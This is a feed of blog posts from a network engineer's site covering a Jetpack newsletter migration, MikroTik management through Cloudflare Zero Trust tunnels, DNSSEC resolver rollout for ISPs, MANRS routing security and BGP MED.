The post A New Way to Subscribe: Choose Your Topics with Jetpack appeared first on Justin Wilson (j2sw).
]]>You can choose the topics you want in your inbox—including Packets Down Newsletter only—and manage your email preferences from one place.
How to sign up
- Open the subscription page, or use the Subscribe to Blog form near the top of the sidebar.
- Enter your email address and click Subscribe.
- If Jetpack displays a category chooser, select your topics and click Confirm selection.
- Check your inbox and complete the confirmation Jetpack sends you. Check your spam or junk folder if it does not arrive.
If your signup form does not display a category chooser, you can choose your topics afterward using Manage Subscription in a Jetpack email.
Want just Packets Down Newsletter?
Keep Packets Down Newsletter selected and turn off the other categories. If you also want networking articles, reviews, or other updates, leave those topics selected too. Choose all topics if you want every blog update.
Change your topics or email frequency
Click Manage Subscription at the bottom of a Jetpack email to review your settings. If you use WordPress.com, you can also open Reader → Manage subscriptions and select this blog.
Turn categories on or off to choose what you receive. Your category choices are separate from delivery frequency: use the subscription settings to choose instant updates, a daily digest, or a weekly digest. You can unsubscribe using the link at the bottom of any subscription email.
Already subscribed?
If you already receive this blog through Jetpack, you do not need to sign up again. Your existing subscription and preferences were preserved.
I reviewed the old Noptin list and migrated eligible confirmed newsletter readers into Jetpack’s Packets Down Newsletter category. Unsubscribed, pending, and unconfirmed records were not imported, and some addresses could not be migrated.
Previously subscribed to the weekly digest? That migration is still on hold while I work on preserving weekly delivery. I have not switched those held subscriptions to instant post emails. You can subscribe directly through Jetpack and choose weekly delivery yourself if you prefer.
If you are unsure whether your old subscription carried over, use the same email address to check your Jetpack subscription settings. If you have no active subscription, sign up through the form and complete confirmation.
Subscribe or review your signup options →
Thanks for reading and helping keep the packets flowing.
The post A New Way to Subscribe: Choose Your Topics with Jetpack appeared first on Justin Wilson (j2sw).
]]>The post MikroTik and Cloudflare Zero Trust Part 2: Using WinBox Without Exposing Port 8291 appeared first on Justin Wilson (j2sw).
]]>Most of us MikroTik administrators spend more time in WinBox than WebFig. WinBox uses TCP port 8291, and it does not work like a normal HTTPS application. We can still use Cloudflare Zero Trust to reach it, but the configuration is different.
For this setup, we will use Cloudflare’s private network routing and the Cloudflare One Client, formerly known as WARP. This lets you connect to a private MikroTik management address through Cloudflare without opening TCP/8291 on the public firewall.
How WinBox Works Through Cloudflare
WinBox connects directly to a router using TCP/8291 when you enter an IP address. Cloudflare Access can protect a web application by presenting a login page before forwarding HTTPS traffic. WinBox cannot use that browser.
Instead, we can route the management subnet through Cloudflare. Your computer runs the Cloudflare One Client, which establishes a connection to Cloudflare after the user authenticates. Cloudflare then forwards permitted traffic through the tunnel connector to the private network.
For this example, we will use the following addresses:
| Component | Address |
| Management VLAN | 10.100.100.0/24 |
| MikroTik router | 10.100.100.1 |
| cloudflared connector | 10.100.100.10 |
| WinBox service | TCP 8291 |
The connector already exists from Part 1. We will extend that tunnel to support private network routing rather than creating a separate tunnel for each router.
Adding the Management Network to Cloudflare
In the Cloudflare dashboard, go to Networking > Routes and select Create route > Tunnel CIDR. Select the tunnel created in Part 1. Enter the management network:
10.100.100.0/24Save your route. Cloudflare now knows which connector should handle traffic destined for that subnet. This does not grant every enrolled user permission to reach it. We will restrict access with Gateway network policies.
You can also advertise a single router address as 10.100.100.1/32 instead of the entire subnet. I prefer starting with a single address while testing.
Configuring the Cloudflare One Client
Your laptop needs the Cloudflare One Client installed and enrolled in the Zero Trust organization. The client must use a traffic-capable mode, not DNS-only mode. Once connected, the client can forward traffic for the management subnet through Cloudflare.
There is one setting that can cause confusion. By default, the client excludes common private IP ranges from its tunnel. If we leave 10.100.100.0/24 excluded, WinBox will try to reach the address through the laptop’s normal network connection.
Open Zero Trust > Team & Resources > Devices > Device profiles and edit the appropriate profile.
For a management-only deployment, I would use Split Tunnels in Include mode with:
Include:
10.100.100.0/24
If you use Exclude mode instead, remove the exclusion that covers the management subnet. Be careful with a broad exclusion such as 10.0.0.0/8. Cloudflare documents both modes, and the correct choice depends on how the laptop already routes its traffic.
Connecting to the Router with WinBox
With the client connected, open WinBox and enter:
Connect To: 10.100.100.1
Login:      admin-user
Password:   Your router password
WinBox sends its TCP connection to port 8291. The laptop routes that traffic through Cloudflare, which forwards it to the cloudflared connector. The connector opens a connection to 10.100.100.1:8291 on the management network.
The router still performs its normal username and password authentication. Cloudflare authenticates you and controls network access, but it does not replace RouterOS user accounts.
One limitation is WinBox Neighbor Discovery. The discovery feature uses Layer 2 mechanisms that are not carried across this private IP tunnel. Connect using the router’s IP address instead of relying on its MAC address.
Restricting WinBox Access on the MikroTik
RouterOS should still limit which systems can reach its management services. I covered additional service restrictions in Best Practices to secure MikroTik routers. Cloudflare’s tunnel does not remove the need for local firewall rules.
For this example, the cloudflared connector has the address 10.100.100.10. The router is 10.100.100.1.
First, restrict the WinBox service:
/ip service
set [find name=winbox] address=10.100.100.0/24
For a more restrictive setup:
/ip service
set [find name=winbox] address=10.100.100.10/32
With this connector-based private routing setup, the router normally sees the connection coming from the connector’s local address, not your home IP address.
If you want to restrict access at the firewall, add an explicit rule for the connector:
/ip firewall filter
add chain=input \
    action=accept \
    src-address=10.100.100.10 \
    dst-address=10.100.100.1 \
    protocol=tcp \
    dst-port=8291 \
    comment="Allow WinBox from Cloudflare connector"
Place this rule above any input-chain drop rule that would block the connection. Keep existing established-connection and local management rules intact. If you want to block WinBox from other sources, confirm your local recovery path first and then apply a deny rule to the remaining traffic.
I would test this through a local console or a working management session before tightening the firewall. An incorrect rule can lock you out of the router. Safe mode is also your friend.
Creating a Gateway Policy for WinBox
The tunnel route determines where the traffic goes. A Gateway network policy determines which enrolled users can send it.
In Cloudflare Zero Trust, open the Gateway network policies and create a rule that allows TCP/8291 to the router for an approved administrator group.
For example:
| Setting | Value |
| Action | Allow |
| Destination IP | 10.100.100.1/32 |
| Destination port | 8291 |
| Protocol | TCP |
| User identity | Network administrators |
| Device posture | Managed device, if configured |
The identity rule should match the engineers authorized to manage the router. Put an appropriate block policy below it to prevent other enrolled users from accessing the management subnet. Test the policy with a second user who should not have access.
For private network connections, Cloudflare uses Gateway network policies rather than the browser-based Access application flow used for WebFig.
Troubleshooting WinBox Connections
When WinBox cannot connect, I would start by checking whether the laptop can establish a TCP session to port 8291. A failed connection does not always mean the Cloudflare tunnel is down.
On macOS or Linux:
nc -vz 10.100.100.1 8291On Windows PowerShell:
Test-NetConnection 10.100.100.1 -Port 8291If the connection fails, check the client routing profile first. The management subnet must be included in the Cloudflare tunnel path. A conflicting VPN route can also cause traffic to leave through the wrong interface.
Next, verify that the connector itself can reach the router:
nc -vz 10.100.100.1 8291Run this command on the Linux machine hosting cloudflared. If it fails locally, Cloudflare cannot fix the problem. Check the MikroTik input firewall and confirm that the WinBox service is enabled.
On RouterOS:
/ip service print where name=winboxCheck the firewall counters:
/ip firewall filter print statsIf the connector reaches the router but the remote laptop cannot, inspect the Gateway network policy logs and the device’s Split Tunnel configuration. The tunnel status should also be healthy in Cloudflare.
Managing Multiple MikroTik Routers
A single connector can provide access to several routers as long as it has IP connectivity to their management addresses.
Suppose an ISP has three routers on different management networks:
| Router | Management address |
| Core Router | 10.100.100.1 |
| Distribution Router | 10.100.101.1 |
| Tower Router | 10.100.102.1 |
If the connector has routes to all three networks, Cloudflare can advertise those management prefixes through the tunnel.
I would avoid advertising a large block such as 10.0.0.0/8 unless the design requires it. A smaller route limits accidental reachability. It also makes troubleshooting easier when there is the possibility of overlapping private address space at remote sites.
Cloudflare supports virtual networks for overlapping address ranges. If two locations both use 192.168.88.1, separate virtual networks can keep those routes from colliding.
What Happens When Cloudflare Is Unavailable?
If the tunnel connector goes offline, you will lose that remote path to WinBox. The router itself continues forwarding traffic. Local WinBox and SSH access still work as long as the management network is reachable.
For an ISP, I would keep a separate recovery path. That might be a management circuit through another provider or a console server reachable over an independent connection. If the primary router loses Internet connectivity, its Cloudflare tunnel may disappear at the same time you need to troubleshoot it.
You can run multiple cloudflared connectors for availability. Place them on separate hosts and make sure each can reach the management network. This protects against a connector host failure, but it does not replace an independent out-of-band connection.
A Few Things I Would Check Before Using This in Production
I would first confirm that the router is no longer accepting WinBox connections from the public Internet. Then I would test the Cloudflare connection from an outside network, not from a laptop already connected to the management VLAN. The test needs to prove that the private route works through the tunnel.
I would also try connecting with an unauthorized Cloudflare account. Cloudflare Gateway permits unmatched network traffic by default, so an allow policy alone is not enough. The management subnet needs an explicit block policy for everyone else, with the administrator allow policy taking precedence.
Keep the router’s local user accounts in place. Cloudflare controls which users can reach TCP/8291, while RouterOS still controls who can log in and what permissions they receive. For troubleshooting, compare Cloudflare’s connection records with RouterOS login logs rather than assuming that a successful Cloudflare connection means someone logged into the router.
The post MikroTik and Cloudflare Zero Trust Part 2: Using WinBox Without Exposing Port 8291 appeared first on Justin Wilson (j2sw).
]]>The post DNSSEC Validation and Deployment Planning for ISPs appeared first on Justin Wilson (j2sw).
]]>I wrote this article to explain the steps and logic for a validating DNSSEC resolver. It covers the resolver itself, the network path, the rollout, and what needs to be in the logs when something breaks.
What Is the Resolver Checking?
For a signed zone, the resolver gets more than the address record. The RRSIG is the signature and the DNSKEY is the key used to check it. The parent zone publishes a DS record that points to the key it expects the child to use. The resolver works back through those records until it reaches a trust anchor it already has. For an ISP resolver, that is normally the root trust anchor.
An unsigned domain can still resolve normally. A domain that claims to be signed but has a broken chain is different. The resolver should return SERVFAIL rather than give the customer an answer it cannot validate. This is handy because not everyone is using DNSSEC.
A stale DS at the registrar is a common example. The parent points to one key, but the child serves another. The mismatch is usually easy to see when you follow the chain.
Start With dnssec-failed.org
I usually start with dnssec-failed.org. A validating resolver should return SERVFAIL. I check the resolver log to make sure it tells me why. Then I try a signed domain and an unsigned domain. Both should resolve normally.
If the resolver returns SERVFAIL, I want to know why. Was the signature expired, or did the resolver time out trying to reach the authoritative server? SERVFAIL alone does not give support much to work with when the customer calls.
Check the resolver clock too. DNSSEC signatures have start and expiration times. A bad clock can make a valid signature look expired or not valid yet. I check every resolver node, especially one that has been offline and is about to return to service.
Test UDP and TCP From the Resolver
The next thing to look for is whether the resolver can get a large DNS answer back. A small UDP reply may work while a fragmented reply gets dropped by a firewall. I test TCP port 53 from the same resolver path too. Some queries retry over TCP, and those domains fail if that path is blocked.
Run the tests from the resolver VLAN. A laptop on the management network may use a different source address, firewall, or upstream route and never reproduce the problem.
Does the ISP resolver recurse on its own, or does it forward the query somewhere else? With two resolvers in the path, the local log may show only the SERVFAIL it received from upstream. Find the resolver that actually performed validation. That is where the useful error should be.
Spin Up a New Resolver for Testing
I would not use the secondary DNS field for the tests. Clients do whatever they want with primary and secondary. Some stick to the first address, some use both, and some switch between them. You can see traffic on the validating resolver, but you do not have a clean group of test subscribers.
We can start with a resolver in your lab or a third one on your network. I like spinning up a new resolver because I can then use it and see what a customer would see. After that, move a known set of test devices or subscribers to an address you can identify in the logs. On an anycast network, verify which node receives those queries. A route change should not move the pilot to another site without anyone noticing.
A Broken Domain
At some point a domain operator will publish an expired signature, remove the wrong key, or leave an old DS at the parent. Customers behind a validating resolver will not reach the domain. Someone testing with a non-validating resolver may say it works fine.
Support needs to recognize that case. Query the domain through the ISP resolver, then look at the DS, DNSKEY, and RRSIG records. If the chain is broken, the ticket should say that. There is no reason to send a field technician to work on the customer’s access circuit.
If one domain has a bad DNSSEC chain, do not turn validation off for the whole resolver. If that name has to be allowed through, add a negative trust anchor and set an end date. I also want the ticket number in the note so somebody knows why it was added. Six months later, that exception may still be there with no record of why it was added.
Signing ISP Zones Is a Different Project
Turning on validation for subscriber queries does not sign the ISP’s authoritative zones. Treat those as separate changes with separate tests.
For a signed zone, query the DS from the parent and compare it with the key the child is serving. Then look at how signatures are refreshed and when old keys are removed. A rollover can look correct in the zone configuration while validating resolvers are already returning SERVFAIL.
Reverse zones need the same work if the ISP plans to sign them. I would start with one zone where the parent delegation is understood, check it from outside the ISP network, and then move to the next one.
How Justin Can Help
I can review your current resolver and help get validation into production. We can work through the configuration, the network path, and the subscriber rollout with the people who will operate it.
I also help ISPs sign zones they operate and prepare for key rollovers. Contact Justin Wilson at J2 to talk through where DNSSEC fits in your network.
The post DNSSEC Validation and Deployment Planning for ISPs appeared first on Justin Wilson (j2sw).
]]>The post j2sw.com updated appeared first on Justin Wilson (j2sw).
]]>The updated homepage includes my book, Kid’s First Visit to an Internet Exchange, links to Packets DownRange, and a media section with YouTube, Patreon, and my Amazon Author page. You’ll also find my Instagram feed, networking and peering links, and shortcuts to ai.j2sw.com and games.j2sw.com.
Take a look around. Same Justin, same packets, new homepage.
The post j2sw.com updated appeared first on Justin Wilson (j2sw).
]]>The post We’re Moving Blog Subscriptions to Jetpack: How to Sign Up and Manage Your Emails appeared first on Justin Wilson (j2sw).
]]>Running several subscription tools adds cost and makes it harder to know where to sign up or change your preferences. Consolidating gives us one place to manage email updates while keeping the focus on networking guides, ISP field notes, and Packets DownRange.
What this means for existing subscribers
Update, October 27, 2026: Noptin and Subscribe to Category are now retired. We reviewed the old list and migrated eligible confirmed newsletter readers into Jetpack’s Packets Down Newsletter category. Existing Jetpack subscriptions and preferences were preserved. Unconfirmed, pending, and unsubscribed records were not imported; some addresses could not be migrated. Weekly-digest migration is on hold to preserve delivery preferences. If you are not receiving emails, use the Jetpack signup form and confirm your subscription.
Free blog email updates will remain free. This change concerns blog email delivery; it does not change Patreon memberships or how you follow the j2 Networks Podcast.
New here? Subscribe through Jetpack
- Find Subscribe to Blog on this site, or visit the subscription page and use the Subscribe with Jetpack form. All new blog email signups now use Jetpack.
- Enter your email address and click Subscribe.
- Open the confirmation email and confirm your subscription. Check your spam folder if needed.
- Follow the prompts to manage your WordPress.com subscription preferences.
Jetpack uses WordPress.com to manage subscriptions. Its confirmation process can create an account for a new subscriber; an existing account can be used instead.
Change when emails arrive
Sign in to WordPress.com with the email address you subscribed with. Open Reader → Manage subscriptions, find blog.j2sw.com / Justin Wilson (j2sw), and use its three-dot menu to adjust delivery. Choose instant updates, a daily digest, or a weekly digest, then save or confirm any prompted changes.
Choose topics or unsubscribe
Category subscriptions are now enabled. After submitting the Jetpack signup form, select the topics you want and click Confirm selection. For newsletter-only updates, leave Packets Down Newsletter selected and turn off the other categories. Existing subscribers can use Manage Subscription in a Jetpack email footer, or open this site’s entry in their WordPress.com subscriptions, to turn categories on or off.
The Unsubscribe link in an email footer stops that subscription. During the transition, check which system sent a message: changing Jetpack preferences does not unsubscribe you from a separate Noptin or Subscribe to Category list.
Thanks for following along. Confirm your Jetpack subscription so you can keep the packets flowing with us.
Help: Jetpack’s subscription and delivery instructions · Managing newsletter categories.
The post We’re Moving Blog Subscriptions to Jetpack: How to Sign Up and Manage Your Emails appeared first on Justin Wilson (j2sw).
]]>The post J2 Networks Joins MANRS to Strengthen Internet Routing Security appeared first on Justin Wilson (j2sw).
]]>Why Routing Security Matters
The Internet is a network of networks. To move traffic between them, operators exchange routing information that tells traffic where to go. Incorrect or malicious routing announcements can disrupt connectivity or send traffic to unintended destinations. Because networks are interconnected, a routing problem in one organization can affect others far beyond its own customers.
Improving routing security takes cooperation. Each operator has a role in protecting the infrastructure we all depend on.
What MANRS Participation Means
The MANRS framework for network operators focuses on four areas:
- Filtering: Checking routing announcements to help prevent incorrect information from spreading.
- Anti-spoofing: Applying measures to prevent traffic from using forged source IP addresses.
- Coordination: Maintaining accessible, current contact information so operators can respond to problems together.
- Global validation: Publishing routing information that allows other networks to validate announcements.
These practices help operators address risks that cross network boundaries and support more reliable Internet connectivity.
J2 Networks Joins MANRS: Our Commitment
At J2 Networks, we believe good network operations include responsibility to the wider Internet. Our participation in MANRS reflects that commitment and connects us with a community working toward the same goal.
Routing security is ongoing work. We look forward to collaborating with other participants, continuing to improve our practices, and supporting efforts to make the Internet more secure and resilient.
Thank you to the MANRS team for welcoming us to the initiative.
View the J2 Technology MANRS participant profile.
If you would like your networks to become MANRS compliant, reach out. I have a consulting package to help you.
The post J2 Networks Joins MANRS to Strengthen Internet Routing Security appeared first on Justin Wilson (j2sw).
]]>The post Keep the Packets flowing appeared first on Justin Wilson (j2sw).
]]>Something went down, time to bring it back online
Routers are screaming, the logs are red
Another long night in the data center ahead
The post Keep the Packets flowing appeared first on Justin Wilson (j2sw).
]]>The post Random Install Photo appeared first on Justin Wilson (j2sw).
]]>
Installing a customer NID to hold a GPOn unit on the side of a customer house.
The post Random Install Photo appeared first on Justin Wilson (j2sw).
]]>The post Securing MikroTik Management with Cloudflare Zero Trust (Part 1 appeared first on Justin Wilson (j2sw).
]]>https://blog.j2sw.com/inetarch/securing-mikrotik-management-cloudflare-zero-trust-part-1/
The post Securing MikroTik Management with Cloudflare Zero Trust (Part 1 appeared first on Justin Wilson (j2sw).
]]>The post Securing MikroTik Management with Cloudflare Zero Trust (Part 1) appeared first on Justin Wilson (j2sw).
]]>For years, the normal answer was a VPN with a management network. VPNs work well, but they require another server, another set of credentials, another client to maintain, and another service that can break during upgrades. With Cloudflare Zero Trust, instead of opening management ports to the Internet, the router stays on a private network while Cloudflare authenticates the administrator before any packets reach the router.
In this article I’ll walk through one way to protect MikroTik management using Cloudflare Zero Trust and Cloudflare Tunnel.
The Overall Design
Instead, a small system inside your management network establishes an outbound encrypted tunnel to Cloudflare. When an administrator authenticates through Cloudflare Access, traffic flows through that tunnel to the router. This way, the router never accepts inbound connections from the Capital I Internet.

What You’ll Need
The deployment is fairly simple.
- Cloudflare account
- Domain managed by Cloudflare
- Cloudflare Zero Trust enabled
- One Linux VM, Raspberry Pi, or Docker container
- MikroTik router
- Internal management network
The Cloudflare connector can protect many routers. You do not install anything on every router.
Build a Management Network First
Before adding Cloudflare, I like a separate management network on it’s own vlan. If you already have this you can skip ahead.
For example:
Management VLAN

VLAN 100

10.100.100.0/24
Assign the MikroTik management address.
/ip address

add address=10.100.100.1/24 interface=vlan100
Restrict management services.
/ip service

set telnet disabled=yes
set ftp disabled=yes
set api disabled=yes
set api-ssl disabled=yes
set www disabled=yes

set ssh address=10.100.100.0/24
set winbox address=10.100.100.0/24
set www-ssl address=10.100.100.0/24
Even though Cloudflare will eventually provide remote access, limiting the services to your management subnet prevents accidental exposure later.
Installing Cloudflared
Cloudflare Tunnel uses a lightweight daemon named cloudflared.
On Ubuntu:
wget https://github.com/cloudflare/cloudflared/releases/latest/download/cloudflared-linux-amd64.deb

sudo dpkg -i cloudflared-linux-amd64.deb
Authenticate with Cloudflare.
cloudflared tunnel loginA browser opens.
After authenticating, Cloudflare stores credentials locally so the connector can build tunnels.
Create the tunnel.
cloudflared tunnel create mikrotik-managementExample output:
Tunnel ID:

7f8b4f4c-2d58-49c9-b729-xxxxxxxxxxxx
Configure the Tunnel
Create the configuration file.
/etc/cloudflared/config.ymlExample:
tunnel: 7f8b4f4c-2d58-49c9-b729-xxxxxxxxxxxx

credentials-file:
/root/.cloudflared/7f8b4f4c.json

ingress:

- hostname: router.example.com
  service: https://10.100.100.1:443
  originRequest:
    noTLSVerify: true

- service: http_status:404
Install the service.
cloudflared service installStart it.
systemctl enable cloudflared

systemctl start cloudflared
The connector now builds an outbound tunnel to Cloudflare.
Protecting WebFig
Inside the Zero Trust dashboard, create an Access Application.
Application Type:
Self HostedHostname:
router.example.comPolicy:
Allow

Emails ending in

@example.com
Require MFA.
Once configured, browsing to:
https://router.example.comdoes not display the MikroTik login page immediately. Cloudflare first requests authentication.
After MFA succeeds, the request passes through the tunnel to WebFig.
The router never receives an unauthenticated login attempt from the Internet.
SSH Access
SSH works almost exactly the same way.
Cloudflare Access protects the hostname before forwarding the connection.
The Access policy can require:
- Microsoft Entra ID
- Google Workspace
- GitHub
- One-Time PIN
- MFA
You can even require that the connecting computer passes a device posture check before SSH becomes available.
Logging
One of the biggest advantages over a traditional VPN is visibility.
Cloudflare records:
- who authenticated
- when they logged in
- what application they accessed
- what identity provider they used
Instead of looking through MikroTik login attempts from random Internet addresses, your logs contain authenticated users.
What We’ll Cover in Part Two
This article concentrated on WebFig and SSH because they work through standard HTTPS and SSH sessions.
WinBox behaves differently because it is a native application instead of a web browser. In Part Two, I’ll show how Cloudflare’s Private Network feature and the WARP client allow WinBox to connect without exposing TCP/8291 to the Internet. We’ll also cover access policies, service tokens, troubleshooting, and common deployment mistakes that prevent the tunnel from working.
Part 2 will include:
- Cloudflare Private Networks
- WARP client deployment
- WinBox over Zero Trust
- Private IP routing
- Split tunnels
- Troubleshooting
cloudflared - MikroTik firewall examples
- Access policy best practices
- Multi-router deployments
- High availability tunnel connectors
If you found this helpful please donate to my Patreon or Paypal.
The post Securing MikroTik Management with Cloudflare Zero Trust (Part 1) appeared first on Justin Wilson (j2sw).
]]>The post BGP MED: Controlling Which Entry Point Another Network Uses appeared first on Justin Wilson (j2sw).
]]>Lower MED is preferred when the neighboring network compares those paths. Advertising MED 50 in Indianapolis and MED 200 in Chicago tells the neighbor you would rather receive the traffic in Indianapolis. There is one catch. The neighbor can ignore MED.
MED Influences the Other AS
MED crosses an eBGP session because it tells the neighboring AS which entry point you prefer. Local preference works differently because it stays inside your own AS.
Suppose an NBBC-connected ISP has two sessions with the same transit provider. The ISP advertises 203.0.113.0/24 from both locations, with MED 50 in Indianapolis and MED 200 in Chicago.

If the transit provider accepts MED and nothing earlier in its BGP decision process picks a winner, Indianapolis wins because 50 is lower than 200. Traffic from that provider enters the ISP there. If the Indianapolis route disappears, the Chicago advertisement is still there with MED 200.
MED Does Not Beat Every Attribute
MED is only one part of the BGP decision process. The neighboring AS may set local preference before MED ever gets considered. If Chicago receives local preference 200 and Indianapolis gets 100, Chicago wins even though it carries the higher MED. You cannot change that with MED because the receiving network controls its own local preference policy.
